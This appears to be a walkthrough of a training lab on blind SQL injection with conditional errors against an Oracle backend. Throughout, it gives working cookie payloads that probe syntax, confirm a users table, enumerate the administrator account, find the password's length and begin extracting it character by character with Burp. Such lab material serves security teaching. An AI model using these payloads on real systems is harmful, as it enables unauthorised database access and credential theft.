


Now change it to two quotation marks: TrackingId=xyz''Verify that the error disappears. This suggests that a syntax error (in this case, the unclosed quotation mark) is having a detectable effect on the response.



You now need to confirm that the server is interpreting the injection as a SQL query i.e. that the error is a SQL syntax error as opposed to any other kind of error. To do this, you first need to construct a subquery using valid SQL syntax. Try submitting:

TrackingId=xyz'||(SELECT '')||'



In this case, notice that the query still appears to be invalid. This may be due to the database type - try specifying a predictable table name in the query:

TrackingId=xyz'||(SELECT '' FROM dual)||' As you no longer receive an error, this indicates that the target is probably using an Oracle database, which requires all SELECT statements to explicitly specify a table name.

Now that you've crafted what appears to be a valid query, try submitting an invalid query while still preserving valid SQL syntax. For example, try querying a non-existent table name:

TrackingId=xyz'||(SELECT '' FROM not-a-real-table)||'

This time, an error is returned. This behavior strongly suggests that your injection is being processed as a SQL query by the back-end.

As long as you make sure to always inject syntactically valid SQL queries, you can use this error response to infer key information about the database. For example, in order to verify that the users table exists, send the following query:


TrackingId=xyz'||(SELECT '' FROM users WHERE ROWNUM = 1)||'

As this query does not return an error, you can infer that this table does exist. Note that the WHERE ROWNUM = 1 condition is important here to prevent the query from returning more than one row, which would break our concatenation.

You can also exploit this behavior to test conditions. First, submit the following query:

TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO\_CHAR(1/0) ELSE '' END FROM dual)||'





You can use this behavior to test whether specific entries exist in a table. For example, use the following query to check whether the username administrator exists:

TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO\_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

Verify that the condition is true (the error is received), confirming that there is a user called administrator.

10. The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN to\_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'





This condition should be true, confirming that the password is greater than 1 character in length.

Send a series of follow-up values to test different password lengths. Send:

TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>2 THEN TO\_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the error disappears), you have determined the length of the password, which is in fact 20 characters long.






In the Positions tab of Burp Intruder, change the value of the cookie to:

TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO\_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

